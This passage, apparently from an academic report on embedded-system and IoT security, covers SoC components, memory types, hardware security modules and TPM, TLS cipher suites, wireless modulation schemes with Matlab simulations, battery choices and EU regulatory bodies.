


*Figure 40: STATS ChipPAC*[96]

The security considerations for all these devices are based in physical components i.e. removable modules or solder held modules, fused to the board. The efficiency may also be specifically required to increase cryptographic functions or service management. The pragmatic designs each have processing efficiency reasons, but in terms of cybersecurity, the focused efforts and service support is best applied to one module then many modules.

## 5.2 System-on-a-Chip

A System on a Chip (SoC) combines key components of an electronic system to run into a single chip. SoC provides a built-in system which is based around a microcontroller or a microprocessor. The microcontroller chip contains components such as the Central Processing Unit (CPU), security module, connectivity module, Random Access Memory (RAM), Read Only Memory (ROM) and other specific elements curtailed to a product requirement. Figure 41 highlights the heterogeneous components in a simple SoC.




*Figure 41: SoC*

Figure 41s SoC example highlights components that may be required in a simple design. However, SoCs designs revolve around Application-Specific Integrated Circuit (ASIC) and Field Programmable Gate Arrays (FPGAs) to name but a few areas of potential development.

An implementation of a SoC is within the PI. The SoCs for those requirements integrate WIFI / Bluetooth and Graphical Processing Unit (GPU) and efficient modules. Additional modules such as a Secure Digital (SD) card support, Mobile Industry Processor Interface Camera Serial Interface 2 (MIPI CSI-2) for cameras and a Pulse-Density Modulation (PDM) (speaker / headset support).

However, considerations should be given to modules regarding hardware redesigns or Intellectual Property reuse to adapt or fit to a product. The misconception could be made that all the devices produced are custom, but a patchwork of modules from different technology is applied into small smart systems is more of a reality. This is also true for the real time operating systems and application code discussed at a later stage.

The qualities required to align to standard specific requirements within the smart device, SoC and embedded systems are examined. The identification into the appropriate systems for memory and temporal data storage and its ensuing effects and considerations. Areas such as:

- **Cost**; This can be in terms of the manufacturing production, the cost of time to produce, the cost of improper research into the correct memory systems and recourse procedures. The design and adoption requirements for cost effective solutions to a system and low-cost Integrated Circuits (IC). Additionality, the integration of open standards and designing portability into products or measuring the price to performance indicators.

- **Power requirements**; The power consideration for efficiencies in heat exchange for example of inefficient power management and power leakage. The dynamic power consumption and the systems longevity regarding an ability to withstand certain live energy and battery requirements. This type of consumption is an element of energy harvesting, either in time or reactionary sporadic bursts of utilisation. The devices in the private, business or industrial sectors require different protocols and processing. Electrical challenges to combat are the heat effects caused by excessive usage, high power draw applications. Furthermore, internal cross talk of wires causing interference, delays and mask costs to the system.




*Figure 42: Raspberry PI 3 model B heat map*[96]

The hot points on the PI above highlight the areas of high-power exchanges.

- **System capabilities**; The structures that support the embedded systems and SoCs have integration in the ISO model layers. The design in both the management of software and hardware to accommodate specific requirements of the smart device and embedded systems. This means security concerns and operation efficiency must be measured to a situation. This also includes the locally stored data considerations within the devices.

- **Security system**; The systems must be able to tackle security in many forms, in both the power management, preventing exhaustive and extensive requests to the microprocessor. The concerns for local physical security, historic considerations into EPROM and EEPROM, using ultraviolet attacks or some forms of electro pulse blasts to the embedded systems and SoCs. The application and network interactions when connected to the internet should be quantified, preventing memory leaks, segmentation faults or buffer overflows. The capability of a memory to have protected segmented memory enforcement in addition to boot processing and authentication procedures.

Developed embedded systems, including SoC platforms incorporate germane components such as:

**Memory**: Semiconductor memory within modern computing systems develop from either volatile or non-volatile capabilities. Non-Volatile Memory (NVM) such as Flash memory is reprogrammable, developed from NAND (NOT-AND) or NOR systems. Properties of NOR flash are preferential in embedded applications, allowing minimal read latency levels. Additionally, the procedure of erasure when deleting the appropriate sectors or blocks from the flash is quicker. NAND requires extra addressing due to the NAND gate series like design, having preferential designs for intensive bit-level addressing.

That is because by design the ability to in effect Execute In Place (XIP) on a bit level all though more exact is intensive. For embedded systems the considerations into the capabilities of NAND or NOR should be measured when addressing faults and acceptable margins of loss. NOR requires a fault free process to execute, delivering the firmware to the embedded system devices using some of the following technologies discussed below.

- Read-Only Memory (ROM), historically used in embedded systems as affordable IC. The ICs consist of semiconducting transistors used to amplify and control the voltage / current paths through its terminals. However, discrete circuits (resistors, transistors etc) can be reconfigured technically, but once implemented, the effort, cost and capability are too high. Therefore, the security cost of implemented embedded systems that have faulty code or security errors applied during manufacturing can result in critical damage. ROMs redeeming quality is its non-volatile nature allowing effective bootstrapping and authentication methods through binary cryptographic data storage. Current preferences are to use NAND flash technology due to the read / write capabilities and seemingly inexpensive costs.

- Programmable Read-Only Memory (PROM), commonly mentioned as One-Time Programmable Non-Volatile Memory (OTP NVM) are forms of ROM, with each bit set using a fuse or anti-fuse. OTP NVM similarity mirrors ROM except in the implementation of microcode after the manufacturing, and the ability to slowly recode a device. The application of OTP NVM work in unison with typical microcontrollers as a function to an authenticated bootstrapping process. OTP NVM is utilised for its component contributions regarding secure boot and encryption security purposes allowing SoCs to remain efficient and small.

- Embedded Non-volatile memory (eNVM) is the market preference[97], [98] in embedded systems over an add on-chip or off-chip memory approaches depending on the requirements. This means costs, programmability and upgrades are considered when approaching embedded systems. Consequently, approaches such as embedded Multi-Time Programmable (MTP) NVM technologies are explored over that of embedded (flash) Non-volatile Memory (eNVM) within SoCs. Certain requirements using eNVM require Complementary Metal-Oxide-Semiconductor (CMOS) chips which have limiting factors; fuse, floating gate and anti-fuse. Using eNVM OTP or fuse technologies are preferable due to its processing scalability and density. The minimal power requirements relative to other options and high impact processing capability intertwine with CMOS logic technology. From a security perspective, eNVM provides the most effective security solution for embedded systems and SoCs. This is because the manageability of the memory, its manufacturing process and implementation techniques provide the best integrated efficiency possible. The power consumed is variable for different programming cycles and write / read cycles, the result depends entirely on usage. The industrial applications unlike basic consumer goods require stringent efficient operations, using technology such as a no-mask or zero-mask-adder NVM. MTP NVM[99] excels as excessive cycle calls are made to a section of the system memory at a low power rate using Fowler-Nordheim Tunnelling. Additionally, the ability to operate with flash, creating greater efficiencies in some avenues despite it being less efficient using hot carrier injection. However, in contrast, embedded flash is favourable because of its adoption, availability, reliability, compact format and produced by reliable foundries. Furthermore, if the requirement is to have hundreds or thousands of reprogram-ability cycles then the electrical drain is not a primary effect. Historical applications consisted of Electrically-Erasable Programmable Read-Only Memory (EEPROM)[99] being an off-chip approach. This means a higher bill-of-material (BOM) price to consider.

- Dynamic Random-Access Memory (DRAM) and Static Random-Access Memory (SRAM) provide peripheral functions. This means firmware (hardening) and Operating System (OS) kernel protections in the system tree and permissions in system applications. Crucially, Error-Correcting Code (ECC) memory allows detected problems to be detected for the purposes of application and operational needs.

**Hardware Security Modules:** The trust model below highlights the relevance in all sector applications that produce embedded systems and SoCs. Using systems authentication and nonrepudiation techniques, digital signatures and encryption keys are stored in local security module chips such as Hardware Security Modules (HSM) and Hardware Trust Anchors (HTA)[100].




*Figure 43: Trust model*

The simple embedded architecture above highlights how an HSM System on a Module (SoM) would be positioned into an embedded system. There are key components which compile to create an effective HSM which protects the internal data whilst protecting itself externally.




*Figure 44: HSM module*

HSM as an element to a system acts to deter and detect physical, offline and insider attacks using side-channel-resistant techniques and tamper-protection methods. The HSM often requires dedicated circuitry mechanisms to accelerate security whilst reducing security costs. Optimised special circuitry and systems can avoid, in a linear examination, cost, especially in comparison to sealing off a complete Electric Circuit Module (ECM).

Example implementations in embedded systems resemble TV set-top boxes, vehicle security and smart meters (e.g. gas, electric). The HSM works within smart meters such as the new UK initiative SMETS certified products[101]–[103] averting manipulated measurements. Additionally, it works to prevent espionage, counterfeits and modifications, ultimately ensuring a companies and clients' liabilities are protected and safe. Embedded available solutions include Secure Hardware Extension (SHE) EVITA Secure Onboard Architecture and Trusted Platform Module (TPM). TPM wrapping attaches the cryptographic keys to the systems. However, firmware TPM (fTPM), discrete TPM (dTPM) requires specific support in the SoCs and processors, this feature is not supported in Raspberry Pi[104].

In general, embedded systems security controllers implement heightened memory and processors management extensions, such as FreeScale i.MX series[105]. Integrated engines in CPUs and SoCs use cryptographies such as Advanced Encryption Standard (AES) encryption. Furthermore, the use of externally attached modules such as TPM USB sticks and smartcards. The conformity of which comply using standards such as (ISO/IEC 15408-1:2009)[105], ISO/IEC 19790[106] and NIST FIPS 140 -2[107] "Security Requirements for Cryptographic Modules".

Tamper mechanism defences in embedded systems contain hardware blocks intended to create logical or physical sections on the system. The blocks are then protected with boundaries internally or externally to the system. This prevents clones of systems, thwarting copied data being exported. The insularity in not implementing basic system protocols can result in attacks, such as a cryptographic based sequence attacks[108]. These unauthorised compromises mean manufacturing and system secrets are revealed. Preventative measures such as coating of hardware or filament and cover shielding into devices. The response to tamper proof systems need to be tested ensuring resistance to an attack, either physically on the device or in the systems (logs).

- Interactive control elements; the HSM process and logic control within a SoC or embedded system manages the interaction and involvement with the system. It ensures the separation of the HSM has limited internal access, minimising its attack surface and connection to the physical and logical elements. However, without OS prioritisation, HSM / HTA may be slow to react to functions, causing, system hangs and Watchdog Timer (WDT) violations. Example Mbed simulated WDT code available in Appendix3.

- Authenticated functionalities; Safeguarded process and functions within a system mean the system interrupts and the sporadic nature require frequent or infrequent interaction. The HSM / HTA acts as a trusted anchor to elements which require the authenticity and security of module elements to be relied upon. Examples such as a random number generator module or the bootstrapping process.

- Memory integrity and security; HSM systems utilise non-volatile memory for its retention of data after the power is turned off. The module use of data although minimal (KB) still contains critical data to the function of a devices system. The manipulation, cloning, ejected readouts of data and critical authentication data such as Personal Identification Number (PINs), passwords, security keys must be protected and defended against. Therefore, the memory component in the HSM ensures its function to operate without tampering and its removed implementation and configuration ensures only authorised access.

- Cryptographic components; The algorithms required for an HSM to function have always been contemporary to the time. This means that historic uses of 3DES for instance and enforcement verification strategies using Hash-based Message Authentication Code (HMAC)[108] and Rivest–Shamir–Adleman (RSA)[108] were used for key generation, integrity and verification of systems. The immediate threat cryptographically, is closed off systems, as obsolete implementations or mathematical approaches have been surpassed. The requirement for an active system in this sense is a must, particularly if Firmware Over-The-Air (FOTA) were to be implemented securely.

Therefore, current systems use generated and validated Elliptic Curve Digital Signature Algorithm (ECDSA)[109] signatures in a HSM's core, asynchronously processing cryptographic functions to the process. For external communication, the implementation of a certification installation needs to be completed. The following method is applied, pictographically represented below.




*Figure 45: HSM certificate process*

The use of Concatenated Key Derivation Function (KDF)[110] are also applied to differentiate the secret value of a secret key and defends against brute-forcing. This is achieved by a pseudorandom function or hash functions. The resultant key from the ECDSA exchange are then used to encrypt data with AES 128[111] for instance.  The exchange would be further protected by using Transport Layer Security (TLS) v1.2 /1.3[112]–[114]. Suitable cypher suites to use:

- TLS-ECDHE-RSA-AES128-GCMSHA256
- TLS_ECDH_ECDSA_WITH_AES_128_CBC_ SHA256.

**Input and output components:** SoCs support many components, having specific support for certain packages and modules within the SoC. The situational, mechanical and user requirements once implemented mean peripherally supported components may or may not be implemented.

Standard components such as camera or audio are normal mechanisms in interactive consumer IoT products or industrial supervision and security hardware applications. The component security concerns with devices, are the privacy violations being utilised to listen and watch people. Purely as an electrical concern there are no immediate input risks. However, GPIO such as those seen with the PIs above mean improperly configured or defended pins are susceptible to attacks on the embedded system.

Furthermore, components that are relied upon and easily accessible such as Universal Serial Bus (USB), SD card flash storage are other vulnerable areas that could be manipulated. The ability to upgrade a system locally may be preferential to the systems design upgrading the software. The open ports if not closed could be manipulated to install a new real time OS or if used to store data can easily be removed and physically hacked or stolen. Subscriber Identity Module (SIM) cards are also a modular element to the system being easy to implement and replace. The nature of SIM cards being small, easy to hide and move about means that the physical security must be questioned. Without properly enclosed systems requiring keys or tools to open them could result in the removal of a SIM card disabling a systems communication with little effort.

Primary security concerns regarding direct interaction with the embedded system devices are from the wireless mediums. WIFI or Cat 1 M1[115] technologies for example being fundamental to smart devices (embedded systems). The technical system is examined later regarding applied technology. However, the modulation and electronic messaging considerations of wireless mediums are discussed below.

In summary of chapter 5, examples and scope of embedded systems are presented in detail, identifying stages and development approaches when producing systems. Chapter 6 discusses the essential element of communication applied in contemporary Industry 4.0 solutions over wireless mediums. Modulation and multiplexing schemes preventing battery exhaustion are areas investigated. Furthermore, because these are physical components unlike logical software, conformity and regulation requirements are identified which govern and manage standards.

# Chapter 6

# 6.1 Wireless Logic

For wireless communication to succeed efficiently, the use of modulation techniques are applied to ensure the transmission of data is sent and received as pragmatically as possible. Key modulation techniques utilised are Quadrature Amplitude Modulation (QAM)[116], Amplitude Shift Keying (ASK) [117]and Quadrature Phase Shift Keying (QPSK)[118]. The determination of positive and negative vectors of different modulation are consequently discussed such as favourable scenarios regarding conditions effecting Bit Error Rate (BER)[119] and Signal to Noise Ratio (SNR).

Modulation effectively creates variable waveforms (carrier signal) in single or multiple burst patterns periodically. The dynamic wave variants using the carrier signal then use the modulation techniques to transmit and send data with varying degrees of complexity and density. The base signal uses the frequency spectrum to identify and segment types / frequencies of communication protocols and techniques. The governance and regulation of frequency bands is managed by intercontinental, national and continent specific bodies. Organisations such as the Body of European Regulators of Electronic Communications (BEREC)[120] and Ofcom[121].

BER exactly measures metric errors produced in transmission determining metric wireless analysis. BER is also applicable to wired technology such as optical fibre and coaxial cabling. BER detects the Radio Frequency Interference (RFI) or Electromagnetic Interference (EMI) on the communicated signal wave effecting the resultant data because of noise.

$$\text{BER} = \frac{\textit{(number of errored bits)}}{\textit{Total number of bits}}$$

$$\text{BER} = \frac{\textit{(error count during measurement time)}}{\textit{(bit rate x measurement period)}}$$

*Figure 46: BER*

SNR processes the signal noise of unharmonious outputs, producing performance metrics. It determines when the noise is greater than the carrier signal, the requirement to amplify the signal must be implemented to ensure acceptable performance. This is presented below.

$$\text{SNR} = \frac{\text{Psignal}}{\text{Pnoise}} = \left(\frac{\text{Asignal}}{\text{Anoise}}\right)$$

*Figure 47: SNR*

Multiplexing encoding techniques implement data into a frequency stream with a multipath effect, using different waves and channels, sent to the receiving nodes. The best channel and communication resultantly create Maximum Ratio Combining (MRC) after reflection and refraction recorded from SNR.

The use of WIFI in most smart device cases means that the decision to choose 802.11n (20 - 40MHz), (4 spatial streams), (2.4 / 5GHz bands) or 802.11ac Multiple User Multiple Input Multiple Output (MU-MIMO)[122] full duplex capabilities. The higher the frequency the greater the speed and the more data throughput, but a side effect being shorter distance capabilities and high reflection / absorption rates. Additionally, the honeycomb effect, allows three channels to work simultaneously, thus preventing collisions and allows roaming for deployed mobile ad-hoc embedded system networks.

Spread spectrum examples such Direct-Sequence Spread Spectrum (DSSS)[123] and Frequency-Hopping Spread Spectrum (FHSS)[123] use SNR to hop and change frequency sequences. The primary multiplexing technique is Orthogonal Frequency Division Multiplexing (OFDM)[124] which efficiently encodes large amounts of data in a spread spectrum. By applying these techniques to specific bands and the pairing of other technology enables reliable secure transmissions. The use of Multiple Input Multiple Output (MIMO) uses a Digital Signal Processor (DSP) to multiplex and de-multiplex.

Lastly, the requirement to use Carrier Sense Multiple Access/ Collision Avoidance (CSMA/CA) type technologies. With most smart devices connected by WI-FI, the appropriate network ownership, segmentation and security mechanisms must be properly implemented. A mechanism to ensure basic security but also operational functions are working correctly is to deploy CSMA/CA. CSMA/CA works by sending an acknowledgement (ACK) message in each frame, if the ACK is not received by the other node then the message is retransmitted.

The application of this in smart devices or embedded system is very resource intensive having to append an ACK to every frame sent. Additionally, the channel and environment time required to process and execute a CSMA/CA on smart devices would be extremely costly (data rates), as the ACK would utilise the space. In a privileged scenario of wireless architecture designs and placements, an AP could be central between two cells of edge device catchment areas.

The application from node1 using Request To Send (RTS) to the AP responds with a Clear To Send (CTS) via a layer two broadcast to all devices using a devices MAC as an ID. The timing of messages are then sequenced, as the message is sent to all devices saying the particular device has a clear access control procedure.

The efficient spectrum distribution between industrial and consumer goods means exponential progress in system capabilities and cell coverage can be achieved. To that point, the measurement of modulation effectiveness is calculated in bits per second per Hertz (b/s/HZ). The effectiveness of digital modulation particularly highlights the equated qualities of analogue systems and the power requirements needed. Superior capabilities used in wireless communication means errors in transmission are minimised and encryption scaled for heightened security requirements. Digital and analogue have priority structures which amass the signal having the phase and amplitude to create the carrier signal. The benefit of modulation is the ability to adjust and specifically cater to the requirements.

Adapting the modulation i.e. Phase Shift Keying (PSK), Frequency Shift Keying (FSK) means the multifaceted advanced b/s/HZ enable gargantuan data transmissions (64 / 256QAM).

Wave form structures, predominantly sine waves, face variable fade environments (Rayleigh) but the topographies of specific modulation such as QAM alleviate complications from the noise. To propel the signals, the modulations of amplitude streams consist of two or more carrier components. A 64QAM stream can deliver eight bits per symbol meaning the modulation rate represent the following potential transmission stream capabilities.

$$(r = \log264 = 8 \rightarrow S = (1/8) \times (36{,}000 \text{ bps}) = 6000 \text{ rate of modulation})$$

QAM much like the two other protocols have different iteration capabilities such as 8QAM all the way to 256QAM using a stated alpha numeric technique to allow 4 to 8 bits per symbol stream. However, the more complex the modulation, the higher the risk of distortion in the phase and large Bit Error Rate (BER), thus a greater jitter effect. The determination of such effects is led by Phase Noise Level Density (PNLD) using the units db/c/Hz (PNLD = -10 log I/Io). Spectral efficiency is key but with higher levels of computation comes greater battery requirements and heat exertion. Multiple bit encoding on traditional modulated signal waves are represented as:

$$(D = \frac{R}{b} = \frac{R}{\log_2 L})$$

*Figure 48: Multiple bit encoding*

Where D = baud, R = bits per second (bps), L = distinct signals equivalencies and b = bits per signal.


Other modulation such as ASK are a historically utilised modulation technique with a relatively simple formulation equation. This is because it is very much a one or zero in binary, 1 is present when the carrier signal is in an active state where 0 is the result of a no amplitude state.

$$S\,(t) = \left\{ \begin{array}{l|l} A\cos\,(2\,\pi\,f_c t) & \text{binary 1} \\ \quad 0 & \text{binary 0} \end{array} \right.$$

*Figure 49: ASK modulation*

The ASK formula above exemplifies the coherent and non-coherent components of modulation and demodulation. Coherent demodulation is the duplication of a carrier signal at the receiving node using lowpass filtration to remove high frequency transmissions.

However, the non-coherent procedure model does not cater for the replicated carrier signal. Using the frequency and amplitude or relative qualified phase data, applying the amplitude data through an envelope detector circuit, allows reactive dynamic transmissions with digital data.



```
AWGN Channel
Cursor Measurements
▸ Settings
▾ Measurements
        Time          Value
1 |     8.853         -1.551e+00
2 |     12.615        -7.739e-01
ΔT      3.762 s   ΔY   7.768e-01
   1 / ΔT             265.823 mHz
   ΔY / ΔT            206.481 (/ks)

Bilevel Measurements
▸ Settings
▾ Transitions
High               -2.329e-02
Low                -1.020e-01
Amplitude           7.868e-02
+ Edges            4510
+ Rise Time         76.790 µs
+ Slew Rate         1.198 (/ms)
- Edges            4510
- Fall Time         79.094 µs
- Slew Rate        -1.182 (/ms)
▸ Overshoots / Undershoots
▸ Cycles

Ready                    Sample based   Offset=7.253   T=20.000
```

*Figure 50: ASK demodulation*

Figure 50 shows ASK simulated in Matlab[125] above using two amplitudes (1 and 0), signified as Binary Amplitude Shift Keying (BASK) and On Off Keying (OOK). The binary conversion of binary amplitudes is represented as the pulses for which a Variable Bit Rate (VBR) represents. ASK is utilised in the smart market but is susceptible to gain variations and fluctuations in addition to the inefficient modulation qualities relative to others.




*Figure 51: Matlab ASK modulation*

Figure 51 demonstrates ASKs modular components required for the signal to function.

QPSK use both a sine and cosine to operate unlike Binary Phase Shift Keying (BPSK) and ASK which you use either or, allowing only one bit per symbol. The premise of QPSK or Differential Quadrature Phase Shift Keying (DQPSK) modulation is the fluctuation of carrier phases allowing two bits per signal allowing the cosine and sine waves to operate as a multidimensional signal. The formation of the single means it is resilient to frequency / phase alternation errors. This is completed by the retention of the phase sinusoidal waveform having constant frequency and amplitude quadrature phases.




*Figure 52: Matlab QPSK waveform*

Figure 52 is a Matlab simulation of a QPSK modulation and wave from an experiment conducted to highlight the intrinsic properties of QPSK. The primary benefit of QPSK over BPSK is the ability to send multiple bits per signal, requiring ultimately half of that utilised by BPSK.

**Batteries:** The ability for embedded applications and lone operation devices to function without a connection to the electrical mains is invaluable. The technology enables placements of devices otherwise not achievable with long wires. Additionally, the use of battery technology means a smaller system, as there is not the need for large electrical components in the circuits.

The use of primary and secondary battery solutions are deployed with different capabilities and purposes. Primary batteries are designed to be used once and then disposed, having no rechargeable capabilities. However, secondary batteries are rechargeable and reusable, these types of batteries are used in certain consumer applications such as phones and smartwatches. Primary batteries examples include; alkaline 1.5v or 3.0V solutions such as a button cell. Lithium button cell applications resemble Real-Time Clock (RTC) IC component to keep track of time, or non-volatile Basic Input Output System (BIOS) memory Complementary Metal-Oxide-Semiconductor (CMOS). Button cells are extremely adaptable / thin, with less mass than an alkaline battery. Immediate drawbacks due to the density means the capabilities of power distribution is not as advanced.

Typical 1.5v batteries (9V, C, D, AAA, AAAA) have the primary market share, this is due to the widely available, inexpensive and historically catered for devices and design methods. However, lithium batteries in comparison to alkaline are efficient in high power draw pulsing environment applications and endure higher situational temperatures. Primary batteries using modern methods can last for long periods of time up to 15 years.

Secondary batteries (rechargeable batteries) use Lithium-ion (Li-ion) which work on the basis that energy moves from negative (anode) to positive (cathode) electrodes and in the reverse on the recharge. They are often formed in rectangular prismatic fashions, being thin in nature by using thin materials. However, voltage is entirely dependent on the electrochemistry taking place within the cells but 3.6v is commonly achieved. Additionality, the rate capabilities of Li-ion are superior to other compounds such as Lithium polymer (Li-polymer) batteries. Li-polymer batteries do enable even thinner form factors whilst equalling the typical characteristics of Li-ion.

Using this technology in embedded systems brings several elements that factor into the equation such as the cost to implement, the application patterns and restraints. This also applies to machines and environmental considerations in a highly intensive repetitive power drawing application.

Large batteries would be a suitable defence, but the weight and size may be inappropriate. Furthermore, user patterns, interactivity and communication required because of the input parameter must all be accounted for.

Regarding the power supply choice, sensors often require direct analogue connections and so the use of Li-ion for instance may be used due to its quick recharging capabilities. The 3.6V allows more voltage to be provided to the devices such as AAAA. Smart batteries are also deployed, they are called smart because they provide relevant information to the user using microchip technology. Also, the response may be of a smarter nature internally, outputting exact voltages ramping up or down as the voltage system calls for it.

Ultimately, this design requirement for lone operation and industrial settings should be specific in its application. The right choice of battery depends on use, intensity and time, some systems may do better from single use primary batteries over secondary rechargeable batteries. The same is true in reverse when the appropriate use of rechargeable batteries are required. Finally, the safety concerns require compartmentalisation of batteries to prevent leakages of acidic substances particularly for consumers; together with the use of tools to open the area that houses the batteries to prevent children from swallowing them. The cybersecurity consideration into batteries in constrained devices must be made particularly clear. Every possible power saving technique must be made, otherwise the potential for a Denial of Service (DoS) could manipulate it. Subsequently draining the battery and creating a power drained device. Therefore, rest or sleep phases should be incorporated and time delays to deliberately ensure correct communication and not wasting resources on external requests.

## 6.2 Physical Conformity and Regulation Standards

Certification and compliance requirement authorities provide policies for manufactures' and suppliers to respect. Ensuring compliance with the process during the development and manufacturing stage. Suppliers must ensure, hazardous materials are safe and stored correctly, preventing adverse effects on the product during shipping. Failure to ensure adequate protection could result in the revoking of a device or system certification. The authoritative bodies ensure that consistent, accurate, materialised goods and services are up to the standards required.

Certifications in the case of the Raspberry PI, ensures compliance to suitable EU and UK standards, meeting a rigorous testing regime. Failure to adhere to those requirements, from a manufacturer or a trade partnership with the EU will result in the product not being approved for distribution or functionality within the EU.

The nature of the industry requires qualities in smart systems that resemble the following:

- Durability
- Efficiency
- Accuracy
- Adaptability

To meet these physical standards, the governing bodies strictly enforce and pressure legal actionable offences if compliance is not correct, such as:

- European Committee for Electrotechnical Standardization (CENELEC)[126]
- European Union Agency for Network and Information Security (ENISA)[127]
- European Committee for Standardisation (CEN)[128]
- European Telecommunications Standards Institute (ETSI)[129]
- Office of Communication (Ofcom)

